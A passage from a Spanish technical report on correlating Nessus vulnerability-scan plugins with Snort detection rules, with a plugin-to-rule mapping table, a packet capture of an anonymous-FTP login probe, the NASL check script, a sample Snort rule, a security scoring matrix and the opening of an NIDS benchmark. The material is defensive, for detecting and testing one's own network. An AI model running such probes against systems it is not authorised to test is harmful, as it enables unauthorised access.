¿Por qué no realizar la misma tarea en la red en producción?, mezclando la tecnología Nessus – Snort, para incrementar el nivel de seguridad del sistema. Es decir, en este punto se contaba con una metodología de trabajo que permitía **[48]**:

- Detectar vulnerabilidades reales en la propia red.
- Verificar si nuestros sensores las reconocían en los patrones de tráfico.
- Generar las reglas necesarias.
- De hacerse presente un ataque de este tipo en la red, se trata de un caso crítico, pues ya se sabe que se es vulnerable en ese punto.

4. Mediciones:

Se presenta a continuación ejemplos de este trabajo:

a. La tabla que se presenta a continuación, es un resumen de la que se emplea para codificar (Asociar) eventos entre Nessus y Snort. En la misma se contemplan una serie de columnas que son las que proporcionan la información suficiente para aplicar esta metodología, que en definitiva el resultado final es obtener los Id de Nessus y de Snort en una misma línea, que son los datos que después permitirán la detección de un ataque que se sabe que en la red existe como vulnerabilidad.

   La descripción de los campos es:

   - Id Plugin (Nessus): Número que identifica unívocamente a ese ataque.

- Name (Nessus): Nombre que aparece en la pantalla del cliente de Nessus.
- Risk (Nessus): Riesgo que le asigna Nessus (no necesariamente en la red que se está analizando tendrá el mismo valor o impacto).
- Nasl (Nessus): Regla específica que lanza ese ataque.
- Summary (Nessus): Descripción breve del ataque.
- Family (Nessus): Familia dentro de la cual esta asignado este ataque en la pantalla de cliente Nessus. Este dato se emplea para luego buscar ese ataque específico en la consola y poder filtrar para generar únicamente este y no otro.
- Snort name (Snort): Nombre con que se visualizará este evento en formato Log.
- Id_snort (Snort): Número que identifica unívocamente ese evento. El mismo, puede existir ya en las rules (Número menor a 1.000.000) o se trata de una regla generada para esta red, la cual está incluida en el conjunto de las local.rules (número mayor que 1.000.000) **[49]**.

NESSUS						SNORT		AMBOS
id plugin	**Name**	**risk**	**nasl**	**summary**	**family**	**Snort name**	**Id_snort**	**referencias**
10012	Alibaba 2.0 buffer overflow	High	alibaba_overflow.nasl	Alibaba buffer overflow	Gain root remotely		1001019	CAN-2000-0626
10019	Ascend Kill	High	ascend_kill.nasl	Crashes an ascend router	Denial of Service	DOS Ascend Route	281	
10022	Axent Raptors DoS	High	axent_raptor_dos.nasl	Crashes an axent raptor	Denial of Service		1001021	CVE-1999-0905
10077	Microsoft Frontpage exploits	High	frontpage.nasl:	Checks for the presence of Microsoft Frontpage extensions	CGI abuses	WEB-FRONTPAGE _vti_rpc access	937	/www.securityfocus.com/bid/2144
10079	Anonymous FTP enabled	Low	ftp_anonymous.nasl	Checks if the remote ftp server accepts anonymous logins	FTP	Anonymous FTP enabled {nessus}	1001001	CAN-1999-0497
10080	Linux FTP backdoor	High	ftp_backdoor.nasl	Checks for the NULL ftpd backdoor	FTP		1001015	CAN-1999-0452
10088	Writeable FTP root	Serious	ftp_root.nasl	Attempts to write on the remote root dir	FTP		1001002 - 1001003	CAN-1999-0527
10096	rsh with null username	High	rsh_null.nasl	attempts to log in using rsh	Gain a shell remotely		1001022	CVE-1999-0180
10107	HTTP Server type and version	Low	http_version.nasl	HTTP Server type and version	General	WEB-IIS script access	1287	

10119	NT IIS Malformed HTTP Request Header DoS Vulnerability	High	iis_malformed_request.nasl	Performs a denial of service against IIS	Denial of Service		1001023	CVE-1999-0867
10150	Using NetBIOS to retrieve information from a Windows host	Medium	netbios_name_get.nasl	Using NetBIOS to retrieve information from a Windows host	Windows		1001016	
10160	Nortel Contivity DoS	Serious	nortel_cgiproc_dos.nasl	crashes the remote host	Denial of Service	WEB-CGI Nortel Contivity cgiporc DOS attempt	1763-1764	CAN-2000-0064
10161	rlogin -froot	High	rlogin_froot.nasl	Checks for rlogin -froot	Gain root remotely	RSERVICES rsh froot	604-609	CAN-1999-0113
10179	pimp	Serious	pimp.nasl	Crashes the remote host via IGMP overlap	Denial of Service		1001024	
10188	printenv	Medium	suse_cgi_bin_sdb.nasl:	Checks for the presence of /cgi-bin/printenv	CGI abuses	ATTACK RESPONSES 403 Forbidden - WEB-IIS scripts access	1201 - 1287	

b. Para ejemplificar, se toma una línea en concreto, en este caso la quinta:

10079	Anonymous FTP enabled	Low	ftp_anonymous.nasl	Checks if the remote ftp server accepts anonymous logins	FTP		1001001	

En principio se puede apreciar aquí que este evento no es detectado por Snort, pues se trata de una regla propia de esta red, por eso tiene asignado el ID 1001001.

c. Se lanzó el ataque, el cual en esta caso no es detectado por Snort (Hasta que no se cree la regla correspondiente). Se presenta a continuación la captura del mismo realizado con un analizador de protocolos:

```
1 11.566632 BILLIO5A59F1 0030050830C6 TCP ....S., len:     0, seq:4282991099-4282991099,
ack 10.64.130.195 10.64.130.14

2 11.566632 0030050830C6 BILLIO5A59F1 TCP .A..S., len:     0, seq:1559011737-1559011737,
ack 10.64.130.14 10.64.130.195
```

```
3 11.566632 BILLIO5A59F1 0030050830C6 TCP .A...., len:     0, seq:4282991100-4282991100,
ack 10.64.130.195 10.64.130.14
```

En estas 3 primeras tramas se está estableciendo la sesión TCP hacia el puerto 21 (FTP)

```
4 11.566632 0030050830C6 BILLIO5A59F1 FTP Resp. to Port 2582, '220 w2000rst Microsoft FTP
S 10.64.130.14 10.64.130.195
```

Se hace presente el servidor FTP `220 w2000rst Microsoft FTP`

```
5 11.566632 BILLIO5A59F1 0030050830C6 TCP .A...., len:     0, seq:4282991100-4282991100,
ack 10.64.130.195 10.64.130.14
```

Se envía el ACK correspondirente

```
6 11.576647 BILLIO5A59F1 0030050830C6 FTP Req. from Port 2582, 'USER anonymous'
10.64.130.195 10.64.130.14
+ Frame: Base frame properties
+ ETHERNET: ETYPE = 0x0800 : Protocol = IP:  DOD Internet Protocol
+ IP: ID = 0x458A; Proto = TCP; Len: 68
+ TCP: .AP..., len:   16, seq:4282991100-4282991116, ack:1559011789, win: 5840, src: 2582
dst:   21 (FTP)
+ FTP: Req. from Port 2582, 'USER anonymous'

00000:  00 30 05 08 30 C6 00 10 60 5A 59 F1 08 00 45 00   .0..0Æ..`ZYñ..E.
00010:  00 44 45 8A 40 00 40 06 DB D8 0A 40 82 C3 0A 40   .DEŠ@.@.ÛØ.@,Ã.@
00020:  82 0E 0A 16 00 15 FF 49 41 FC 5C EC A1 CD 80 18   ,.....ÿIAü\ì¡Í□.
00030:  16 D0 70 FF 00 00 01 01 08 0A 03 53 04 7D 00 43   .Ðpÿ.......S.}.C
00040:  FB 69 55 53 45 52 20 61 6E 6F 6E 79 6D 6F 75 73   ûiUSER anonymous
```

Aquí Nessus prueba si permite la validación como USER anónimo: `USER anonymous`

```
7 11.576647 0030050830C6 BILLIO5A59F1 FTP Resp. to Port 2582, '331 Anonymous access
allowed 10.64.130.14 10.64.130.195
```

Aquí se hace evidente aue permite este acceso: `331 Anonymous access allowed`

```
8 11.576647 BILLIO5A59F1 0030050830C6 FTP Req. from Port 2582, 'PASS nessus@nessus.org'
10.64.130.195 10.64.130.14
+ Frame: Base frame properties
+ ETHERNET: ETYPE = 0x0800 : Protocol = IP:  DOD Internet Protocol
+ IP: ID = 0x458B; Proto = TCP; Len: 76
+ TCP: .AP..., len:   24, seq:4282991116-4282991140, ack:1559011861, win: 5840, src: 2582
dst:   21 (FTP)
+ FTP: Req. from Port 2582, 'PASS nessus@nessus.org'

00000:  00 30 05 08 30 C6 00 10 60 5A 59 F1 08 00 45 00   .0..0Æ..`ZYñ..E.
00010:  00 4C 45 8B 40 00 40 06 DB CF 0A 40 82 C3 0A 40   .LE‹@.@.ÛÏ.@,Ã.@
00020:  82 0E 0A 16 00 15 FF 49 42 0C 5C EC A2 15 80 18   ,.....ÿIB.\ì¢.□.
00030:  16 D0 E3 22 00 00 01 01 08 0A 03 53 04 7D 00 43   .Ðã".......S.}.C
00040:  FB 69 50 41 53 53 20 6E 65 73 73 75 73 40 6E 65   ûiPASS nessus@ne
```

Aquí Nessus prueba si permite cualquier contraseña: PASS nessus@nessus.org

```
9 11.606690 0030050830C6 BILLIO5A59F1 FTP Resp. to Port 2582, '230 Anonymous user logged
in 10.64.130.14 10.64.130.195
```

5. **Aquí se hace evidente aue permite este acceso:** Anonymous user logged in

```
10 11.626719 BILLIO5A59F1 0030050830C6 TCP .A...F, len:    0, seq:4282991140-4282991140,
ack 10.64.130.195 10.64.130.14

11 11.626719 0030050830C6 BILLIO5A59F1 TCP .A...., len:    0, seq:1559011892-1559011892,
ack 10.64.130.14 10.64.130.195
```

En estas 2 últimas tramas se está cerrando la sesión TCP hacia el puerto 21 (FTP)

d. Si se desea se puede analizar la regla de Nessus que genera este ataque, la cual es: ftp_anonymous.nasl, que se presenta a contiinuación:

```
#
# This script was written by Renaud Deraison <deraison@cvs.nessus.org>
#
#
# See the Nessus Scripts License for details
```

```
#

if(description)
{
 script_id(10079);
 script_version ("$Revision: 1.23 $");
 script_cve_id("CAN-1999-0497");
 script_name(english:"Anonymous FTP enabled",
         francais:"FTP anonyme activé",
         portugues:"FTP anônimo habilitado");

 script_description(english:"The FTP service allows anonymous logins. If you do not
 want to share data with anyone you do not know, then you should deactivate
 the anonymous account, since it can only cause troubles.
 Under most Unix system, doing :
     echo ftp >> /etc/ftpusers
 will correct this.

 Risk factor : Low",
                 francais:"Le serveur FTP accepte les connections anonymes. Si vous
ne souhaitez pas partager des données avec des inconnus, alors vous devriez
désactiver le compte anonyme, car il ne peut que vous apporter des problèmes.
Sur la plupart des Unix, un simple :
     echo ftp >> /etc/ftpusers
corrigera ce problème.

Facteur de risque : Faible",
                         portugues:"O servidor FTP está permitindo login anônimo.
Se você não quer compartilhar dados com pessoas que você não conheça então você
deve
desativar a conta anonymous (ftp), já que ela pode lhe trazer apenas problemas.
Na maioria dos sistemas UNIX, fazendo:
     echo ftp >> /etc/ftpusers
```

```
irá corrigir o problema.

Fator de risco : Baixo");

 script_summary(english:"Checks if the remote ftp server accepts anonymous logins",
                francais:"Détermine si le serveur ftp distant accepte les logins anonymes",
                portugues:"Verifica se o servidor FTP remoto aceita login como
anonymous");

 script_category(ACT_GATHER_INFO);
 script_family(english:"FTP");
 script_family(francais:"FTP");
 script_family(portugues:"FTP");
 script_copyright(english:"This script is Copyright (C) 1999 Renaud Deraison",
                  francais:"Ce script est Copyright (C) 1999 Renaud Deraison",
                  portugues:"Este script é Copyright (C) 1999 Renaud Deraison");
 script_dependencie("find_service.nes", "logins.nasl", "smtp_settings.nasl");
 script_require_ports("Services/ftp", 21);
 exit(0);
}

#
# The script code starts here :
#

port = get_kb_item("Services/ftp");
if(!port)port = 21;

state = get_port_state(port);
if(!state)exit(0);
soc = open_sock_tcp(port);
if(soc)
{
```

```
 domain = get_kb_item("Settings/third_party_domain");
 r = ftp_log_in(socket:soc, user:"anonymous", pass:string("nessus@", domain));
 if(r)
 {
  security_warning(port);
  set_kb_item(name:"ftp/anonymous", value:TRUE);
  user_password = get_kb_item("ftp/password");
  if(!user_password)
  {
   set_kb_item(name:"ftp/login", value:"anonymous");
   set_kb_item(name:"ftp/password", value:string("nessus@", domain));
  }
 }
 close(soc);
}
```

e. Y por último sólo quedaría crear la regla correspondiente en Snort, la cual podría ser la siguiente:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"Anonymous FTP enabled
{nessus}"; flags:AP; content:"USER anonymous"; nocase; depth: 16;
reference:CVE, CAN-1999-0497; classtype:attempted-user; sid:1001001; rev:1;)
```

f. Este es un caso interesante de análisis pues como se puede apreciar en la ftp_anonymous.nasl, se trata de un ataque estandarizado por CVE como candidata: script_cve_id("CAN-1999-0497");

6. Propuesta:

Luego de todos los avances realizados en estos años gracias al estudio de estas herramientas, el trabajo fue decantando en forma natural hacia esta arquitectura donde todos sus componentes son GNU. Al llegar a este estado de la cuestión y por tratarse justamente de una metodología abierta, se consideró la posibilidad de ponerlo a disposición de quien quisiera emplearlo y/o colaborar a su vez

con el mismo. En este punto hubo un total acuerdo pues la evolución de estas arquitecturas de dominio público, demuestran que la suma de personas que desinteresadamente desarrollan estos proyectos aportan mucho mayor beneficio que el egoísmo personal o empresarial en cerrarse para guardar el secreto de una investigación y lucrar con ella.

Con esta postura, es que se publicó el presente trabajo en Internet, en el cual se invitó a todos aquellos que estén interesados en implementar arquitecturas confiables de NIDS, bajo software gratuito, ajustando los mismos a su red en particular y colaborando en la confección de nuevas reglas y codificaciones entre Nessus y Snort. Para los interesados, la propuesta fue la siguiente:

SITUACION:

a. Se trata de una metodología de trabajo que puede realizar un aporte muy importante en la tecnología NIDS, si se logra sumar personas que lo mantengan vivo, sin egoísmos y transmitiendo todas sus experiencias.
b. Ya se tomó contacto con Snort.org y otros organismos que colaboran con el entorno Linux.
c. Aún no se ha decidido dónde residirá definitivamente, por lo cual, en los mismos sitios en los cuales se encuentra publicado el artículo, se va a informar más adelante en qué páginas Web se continuará con la investigación. Sobre este punto aún no se desea tomar una decisión hasta evaluar todas las opciones.
d. Se propone: Crear un proyecto de normalización de trabajo con las herramientas Nessus-Snort, bajo el cual, se pueda identificar cada ataque con la detección del mismo unívocamente. Sería muy interesante la participación de mitre.org, nessus.org y Snort.org en el mismo
e. **Desarrollar este trabajo principalmente en un entorno Hispano** (demostrando la capacidad que se posee en estos lugares del mundo, poco manifiesta en Internet, y en ningún sitio que se refiera a Nessus o Snort). Este apartado no excluye a otras lenguas ni traducciones de todo aquel que desee sumarse en otro idioma.
f. Se plantea:
    - Familiarizarse con estos productos.
    - Instalarlos en cada entorno participante (en laboratorio o producción).
    - Analizar las propias vulnerabilidades.
    - Comenzar a emplear analizadores de protocolos o sniffers.

- Evaluar lo detectado por los NIDS.
- Tratar de identificar y codificar, ID de ataques con ID de Snort.
- Aprender a crear reglas para Nessus (Con el lenguaje NASL, documentado en Nessus.org)
- Aprender a crear reglas con Snort (Acorde al manual, los documentos y How To de Snort.org).
- Colaborar con la investigación y aportar nuevas ideas, códigos, reglas, actualizaciones, etc.
- Tener siempre presente la idea de estandarizar procedimientos, reglas y definiciones.

g. Todo lo desarrollado estará a disposición una vez decidido el alojamiento.

MARCO DE TRABAJO:

a. Comenzar a realizar parte de lo planteado en el apartado anterior.
b. Una vez decidido el alojamiento de este trabajo, se insertarán documentos similares a los presentados en las mediciones. Los mismos estarán divididos en:
   - Plantilla de codificación Nessus- Snort.
   - Reglas aportadas para Snort.
   - Reglas aportadas para Nessus.
   - Cualquier otro módulo que amplíe el trabajo de estas herramientas.
c. Tratar de normalizar los eventos hacia un estándar, pareciera ser el más adecuado el propuesto por CVE (www.mitre.org), con quienes se tomará contacto a su debido tiempo.
d. Toda esta actividad la implementará un responsable para evitar alteraciones no debidas, deseadas o no.
e. Generar un foro de discusión sobre este proyecto, donde se pueda dialogar sobre el tema.
f. El ámbito queda abierto para todo aquel que desee participar y esté dispuesto a cumplir con lo establecido en el software GNU.
g. Los plazos y etapas se presentarán al estar disponible el proyecto.

ANEXO D.

CUADRO REPRESENTATIVO DE VALORES POR ZONA PARA LA MATRIZ DE ESTADO DE SEGURIDAD

ANEXO D:CUADRO REPRESENTATIVO DE VALORES POR ZONA PARA LA MATRIZ DE ESTADO DE SEGURIDAD .

A continuación se presenta un cuadro representativo de diferentes valores que se pueden obtener en cada zona, y los colores que se aplican a criterio de este trabajo. Estos colores y límites son los que se proponen aquí, pero seguramente pueden ser mejorados o ajustados a cualquier otra red. Solamente se proponen como parámetros a tener en cuenta inicialmente, luego cada administrador en particular podrá ir adaptando los mismos a sus sistemas o mejorar radicalmente la mecánica de obtención y los límites aquí propuestos.

Límites propuestos son **[39]**:

color	Impacto = 1	Impacto = 3	Impacto = 7
blanco	<200	<601	< 1001
amarillo	201-400	601-900	1001-2000
verde	410-700	901-1500	2001-3000
naranja	701-1200	1501-2500	3001-4000
rojo	1201-2000	2501-3500	4001-5500
gris	>2000	>3501	>5500

Estos son los límites que se proponen (Como propuesta a mejorar).

Los criterios que se han tenido en cuenta para estos valores, se fundamentan en mantener la idea de los colores, es decir AUNQUE EL RESULTADO FINAL SEA UN VALOR BAJO, si cualquier parámetro llega a colores verde o naranja DEBE SER SOLUCIONADO, y por lo tanto deja de tener sentido el valor final. Esta decisión se adoptó para obligar a mantener un equilibrio en todos los parámetros e imposibilitar que se produzca un agujero de seguridad en cualquiera de ellos, pues si esto sucediera inmediatamente pasaría este parámetro a tomar un color inaceptable.

La plantilla de ejemplo es la siguiente:

ANEXO D CUADRO REPRESENTATIVO DE VALORES POR ZONA PARA LA MATRÍZ DE ESTADO DE SEGURIDAD

Vulnerabil.	Basionado	Valor ataques = 20	ctrl Acc = 1	Impacto = 1	Impacto = 3	Impacto = 7
			ctrl Acc = 3			
			ctrl Acc = 6			
		Valor ataques = 100	ctrl Acc = 1			
			ctrl Acc = 3			
			ctrl Acc = 6			
		Valor ataques = 200	ctrl Acc = 1			
			ctrl Acc = 3			
			ctrl Acc = 6			
1,83	1,83	23,66	23,66	23,66	70,98	165,62
			70,98	70,98	212,94	496,86
			141,96	141,96	425,88	993,72
		103,66	103,66	103,66	310,98	725,62
			310,98	310,98	932,94	2176,86
			621,96	621,96	1865,88	4353,72
		203,66	203,66	203,66	610,98	1425,62
			610,98	610,98	1832,94	4276,86
			1221,96	1221,96	3665,88	8553,72
3,67	3,67	27,33	27,33	27,33	81,99	191,31
			81,99	81,99	245,97	573,93
			163,98	163,98	491,94	1147,86
		107,33	107,33	107,33	321,99	751,31
			321,99	321,99	965,97	2253,93
			643,98	643,98	1931,94	4507,86
		207,33	207,33	207,33	621,99	1451,31
			621,99	621,99	1865,97	4353,93
			1243,98	1243,98	3731,94	8707,86
14,66	14,66	49,32	49,32	49,32	147,96	345,24
			147,96	147,96	443,88	1035,72
			295,92	295,92	887,76	2071,44
		129,32	129,32	129,32	387,96	905,24
			387,96	387,96	1163,88	2715,72
			775,92	775,92	2327,76	5431,44
		229,32	229,32	229,32	687,96	1605,24
			687,96	687,96	2063,88	4815,72
			1375,92	1375,92	4127,76	9631,44
27,49	27,49	74,98	74,98	74,98	224,94	524,86
			224,94	224,94	674,82	1574,58
			449,88	449,88	1349,64	3149,16
		154,98	154,98	154,98	464,94	1084,86
			464,94	464,94	1394,82	3254,58
			929,88	929,88	2789,64	6509,16
		254,98	254,98	254,98	764,94	1784,86
			764,94	764,94	2294,82	5354,58
			1529,88	1529,88	4589,64	10709,16
1,83	30,89	52,72	52,72	52,72	158,17	369,06
			158,17	158,17	474,51	1107,18
			316,34	316,34	949,01	2214,37
		132,72	132,72	132,72	398,17	929,06
			398,17	398,17	1194,51	2787,18
			796,34	796,34	2389,01	5574,37
		232,72	232,72	232,72	698,17	1629,06
			698,17	698,17	2094,51	4887,18
			1396,34	1396,34	4189,01	9774,37

3,67	41,89	65,55	65,55	65,55	196,66	458,87
			196,66	196,66	589,98	1376,61
			393,32	393,32	1179,95	2753,23
		145,55	145,55	145,55	436,66	1018,87
			436,66	436,66	1309,98	3056,61
			873,32	873,32	2619,95	6113,23
		245,55	245,55	245,55	736,66	1718,87
			736,66	736,66	2209,98	5156,61
			1473,32	1473,32	4419,95	10313,23
14,66	14,66	49,32	49,32	49,32	147,96	345,24
			147,96	147,96	443,88	1035,72
			295,92	295,92	887,76	2071,44
		129,32	129,32	129,32	387,96	905,24
			387,96	387,96	1163,88	2715,72
			775,92	775,92	2327,76	5431,44
		229,32	229,32	229,32	687,96	1605,24
			687,96	687,96	2063,88	4815,72
			1375,92	1375,92	4127,76	9631,44
27,49	41,89	89,38	89,38	89,38	268,13	625,65
			268,13	268,13	804,40	1876,94
			536,27	536,27	1608,80	3753,88
		169,38	169,38	169,38	508,13	1185,65
			508,13	508,13	1524,40	3556,94
			1016,27	1016,27	3048,80	7113,88
		269,38	269,38	269,38	808,13	1885,65
			808,13	808,13	2424,40	5656,94
			1616,27	1616,27	4848,80	11313,88
30,89	30,89	81,78	81,78	81,78	245,34	572,46
			245,34	245,34	736,02	1717,38
			490,68	490,68	1472,04	3434,76
		161,78	161,78	161,78	485,34	1132,46
			485,34	485,34	1456,02	3397,38
			970,68	970,68	2912,04	6794,76
		261,78	261,78	261,78	785,34	1832,46
			785,34	785,34	2356,02	5497,38
			1570,68	1570,68	4712,04	10994,76
41,89	41,89	103,78	103,78	103,78	311,33	726,43
			311,33	311,33	933,98	2179,30
			622,66	622,66	1867,97	4358,59
		183,78	183,78	183,78	551,33	1286,43
			551,33	551,33	1653,98	3859,30
			1102,66	1102,66	3307,97	7718,59
		283,78	283,78	283,78	851,33	1986,43
			851,33	851,33	2553,98	5959,30
			1702,66	1702,66	5107,97	11918,59
54,98	54,98	129,96	129,96	129,96	389,88	909,72
			389,88	389,88	1169,64	2729,16
			779,76	779,76	2339,28	5458,32
		209,96	209,96	209,96	629,88	1469,72
			629,88	629,88	1889,64	4409,16
			1259,76	1259,76	3779,28	8818,32
		309,96	309,96	309,96	929,88	2169,72
			929,88	929,88	2789,64	6509,16
			1859,76	1859,76	5579,28	13018,32

59,35	59,35	138,70	138,70	138,70	416,10	970,90
			416,10	416,10	1248,30	2912,70
			832,20	832,20	2496,60	5825,40
		218,70	218,70	218,70	656,10	1530,90
			656,10	656,10	1968,30	4592,70
			1312,20	1312,20	3936,60	9185,40
		318,70	318,70	318,70	956,10	2230,90
			956,10	956,10	2868,30	6692,70
			1912,20	1912,20	5736,60	13385,40
54,98	61,78	136,76	136,76	136,76	410,28	957,32
			410,28	410,28	1230,84	2871,96
			820,56	820,56	2461,68	5743,92
		216,76	216,76	216,76	650,28	1517,32
			650,28	650,28	1950,84	4551,96
			1300,56	1300,56	3901,68	9103,92
		316,76	316,76	316,76	950,28	2217,32
			950,28	950,28	2850,84	6651,96
			1900,56	1900,56	5701,68	13303,92
59,35	73,30	152,65	152,65	152,65	457,95	1068,55
			457,95	457,95	1373,85	3205,65
			915,90	915,90	2747,70	6411,30
		232,65	232,65	232,65	697,95	1628,55
			697,95	697,95	2093,85	4885,65
			1395,90	1395,90	4187,70	9771,30
		332,65	332,65	332,65	997,95	2328,55
			997,95	997,95	2993,85	6985,65
			1995,90	1995,90	5987,70	13971,30
61,78	61,78	143,56	143,56	143,56	430,68	1004,92
			430,68	430,68	1292,04	3014,76
			861,36	861,36	2584,08	6029,52
		223,56	223,56	223,56	670,68	1564,92
			670,68	670,68	2012,04	4694,76
			1341,36	1341,36	4024,08	9389,52
		323,56	323,56	323,56	970,68	2264,92
			970,68	970,68	2912,04	6794,76
			1941,36	1941,36	5824,08	13589,52
73,30	73,30	166,60	166,60	166,60	499,80	1166,20
			499,80	499,80	1499,40	3498,60
			999,60	999,60	2998,80	6997,20
		246,60	246,60	246,60	739,80	1726,20
			739,80	739,80	2219,40	5178,60
			1479,60	1479,60	4438,80	10357,20
		346,60	346,60	346,60	1039,80	2426,20
			1039,80	1039,80	3119,40	7278,60
			2079,60	2079,60	6238,80	14557,20
61,78	82,37	164,15	164,15	164,15	492,45	1149,05
			492,45	492,45	1477,35	3447,15
			984,90	984,90	2954,70	6894,30
		244,15	244,15	244,15	732,45	1709,05
			732,45	732,45	2197,35	5127,15
			1464,90	1464,90	4394,70	10254,30
		344,15	344,15	344,15	1032,45	2409,05
			1032,45	1032,45	3097,35	7227,15
			2064,90	2064,90	6194,70	14454,30

73,30	91,63	184,93	184,93	184,93	554,79	1294,51
			554,79	554,79	1664,37	3883,53
			1109,58	1109,58	3328,74	7767,06
		264,93	264,93	264,93	794,79	1854,51
			794,79	794,79	2384,37	5563,53
			1589,58	1589,58	4768,74	11127,06
		364,93	364,93	364,93	1094,79	2554,51
			1094,79	1094,79	3284,37	7663,53
			2189,58	2189,58	6568,74	15327,06
82,37	82,37	184,74	184,74	184,74	554,22	1293,18
			554,22	554,22	1662,66	3879,54
			1108,44	1108,44	3325,32	7759,08
		264,74	264,74	264,74	794,22	1853,18
			794,22	794,22	2382,66	5559,54
			1588,44	1588,44	4765,32	11119,08
		364,74	364,74	364,74	1094,22	2553,18
			1094,22	1094,22	3282,66	7659,54
			2188,44	2188,44	6565,32	15319,08
91,63	91,63	203,26	203,26	203,26	609,78	1422,82
			609,78	609,78	1829,34	4268,46
			1219,56	1219,56	3658,68	8536,92
		283,26	283,26	283,26	849,78	1982,82
			849,78	849,78	2549,34	5948,46
			1699,56	1699,56	5098,68	11896,92
		383,26	383,26	383,26	1149,78	2682,82
			1149,78	1149,78	3449,34	8048,46
			2299,56	2299,56	6898,68	16096,92
82,37	103,00	205,37	205,37	205,37	616,11	1437,59
			616,11	616,11	1848,33	4312,77
			1232,22	1232,22	3696,66	8625,54
		285,37	285,37	285,37	856,11	1997,59
			856,11	856,11	2568,33	5992,77
			1712,22	1712,22	5136,66	11985,54
		385,37	385,37	385,37	1156,11	2697,59
			1156,11	1156,11	3468,33	8092,77
			2312,22	2312,22	6936,66	16185,54
91,63	148,40	260,03	260,03	260,03	780,09	1820,21
			780,09	780,09	2340,27	5460,63
			1560,18	1560,18	4680,54	10921,26
		340,03	340,03	340,03	1020,09	2380,21
			1020,09	1020,09	3060,27	7140,63
			2040,18	2040,18	6120,54	14281,26
		440,03	440,03	440,03	1320,09	3080,21
			1320,09	1320,09	3960,27	9240,63
			2640,18	2640,18	7920,54	18481,26
103,00	222,60	345,60	345,60	345,60	1036,80	2419,20
			1036,80	1036,80	3110,40	7257,60
			2073,60	2073,60	6220,80	14515,20
		425,60	425,60	425,60	1276,80	2979,20
			1276,80	1276,80	3830,40	8937,60
			2553,60	2553,60	7660,80	17875,20
		525,60	525,60	525,60	1576,80	3679,20
			1576,80	1576,80	4730,40	11037,60
			3153,60	3153,60	9460,80	22075,20

148,40	308,00	476,40	476,40	476,40	1429,20	3334,80
			1429,20	1429,20	4287,60	10004,40
			2858,40	2858,40	8575,20	20008,80
		556,40	556,40	556,40	1669,20	3894,80
			1669,20	1669,20	5007,60	11684,40
			3338,40	3338,40	10015,20	23368,80
		656,40	656,40	656,40	1969,20	4594,80
			1969,20	1969,20	5907,60	13784,40
			3938,40	3938,40	11815,20	27568,80
222,60	103,00	345,60	345,60	345,60	1036,80	2419,20
			1036,80	1036,80	3110,40	7257,60
			2073,60	2073,60	6220,80	14515,20
		425,60	425,60	425,60	1276,80	2979,20
			1276,80	1276,80	3830,40	8937,60
			2553,60	2553,60	7660,80	17875,20
		525,60	525,60	525,60	1576,80	3679,20
			1576,80	1576,80	4730,40	11037,60
			3153,60	3153,60	9460,80	22075,20
308,00	148,40	476,40	476,40	476,40	1429,20	3334,80
			1429,20	1429,20	4287,60	10004,40
			2858,40	2858,40	8575,20	20008,80
		556,40	556,40	556,40	1669,20	3894,80
			1669,20	1669,20	5007,60	11684,40
			3338,40	3338,40	10015,20	23368,80
		656,40	656,40	656,40	1969,20	4594,80
			1969,20	1969,20	5907,60	13784,40
			3938,40	3938,40	11815,20	27568,80

ANEXO E.
ANÁLISIS DE NETWORK INTRUSION DETECTION SYSTEMS (NIDS)

ANEXO E ANÁLISIS DE NETWORK INTRUSION DETECTION SYSTEMS (NIDS).

1. Presentación [32], [33], [34]:

El presente trabajo, surge como una evaluación de los distintos NIDS existentes en el mercado.

La idea es la de incluir estas nuevas tecnologías en la red de una importante empresa, para lo cual, no sólo se analizaron las opciones disponibles, sino que para que el tema no fuera abordado ligeramente, se encargó un análisis (Benchmark) de los diferentes productos existentes en el mercado, para determinar cuáles de ellos se ajustaban mejor a las características de esta red.

La evaluación de los productos, incluyó las siguientes tareas:

g. Investigación de mercado.

h. Reunión de información de los productos.

i. Determinación de las características que se consideran más importantes en un IDS para esta red.

j. Selección preliminar de un número de ellos para investigar en detalle (en la etapa final, quedaron sólo tres productos que se creyó podían ser los más adecuados a esta empresa).

k. **Comparativa:** Sobre esta actividad es donde se hizo mayor hincapié y se dedicó más tiempo, subdividiéndola en tres partes:

   1) Respuesta ante ataques conocidos.

   2) Respuesta ante anomalías a lo determinado en las RFC correspondientes a los protocolos de la familia TCP/IP.

   3) Aspectos generales.

l. Análisis de vulnerabilidades en NIDS.

Al ir avanzando en la evaluación de estos productos (en particular las tareas del punto e.) comienzan a aparecer una serie de detalles que dan origen a este trabajo.

Las conclusiones finales tratan de marcar los detalles más importantes y lo que creo que puede ser un curso de acción orientado a continuar mejorando estos nuevos dispositivos de seguridad.

Por último, a lo largo de este texto no se hará mención al nombre de los productos, empresa propietaria o de distribución (comercial o gratuita), pues no se trata aquí de promover un NIDS en particular, sino de plantear lo que se aprecia como estado actual de esta tecnología, independientemente de sus fabricantes. En los casos en que se presente alguna comparativa, será como **producto A, B o C**, y se pide disculpas por anticipado, si en algún momento se deja translucir las características de alguno de ellos.

2. Marco de trabajo:

Se armó una pequeña red de laboratorio y a su vez se comenzó también con una etapa de prueba de los distintos productos en varias zonas de la red en producción de la empresa, tratando de trabajar con plataformas de hardware similares.

Se estudió los distintos SPLITTER del mercado, encontrando en ellos varias diferencias en sus prestaciones de trabajo en 100 Mbps, en particular cuando se trataba de tráfico full dúplex.

Los productos que lo permitían fueron comprobados sobre sistemas operativos Linux, Solaris y Windows 2000.

En todos los productos se emplearon los conjuntos de reglas (o firmas) que proporcionaban la máxima cobertura, sin personalizar ninguna de ellas, para obtener el mismo línea base o punto de partida con todos.

Si bien es un factor importante, no se pudo evaluar la pérdida de paquetes al trabajar a 100 Mbps, pero sí se tuvo en cuenta el empleo de CPU y memoria de los distintos productos.

Se está trabajando en la actualidad sobre una investigación de los distintos productos que permitan correlacionar eventos, para poder determinar su eficiencia en la centralización de todos los dispositivos de seguridad.

3. Breve descripción de la comparativa:

El presente trabajo se basó en tres aspectos para realizar la comparación:

a. Respuesta ante ataques conocidos.

b. Respuesta ante anomalías a lo determinado en las RFCs correspondientes a los protocolos de la familia TCP/IP.

c. Comparativa de aspectos generales.

Los cuales se desarrollan a continuación **[49]**.

a. Respuesta ante ataques conocidos:

Esta tarea se divide en dos partes:

- Aprovechamiento de la información recolectada a través de la actividad generada por dos empresas que desarrollaron haking ético.
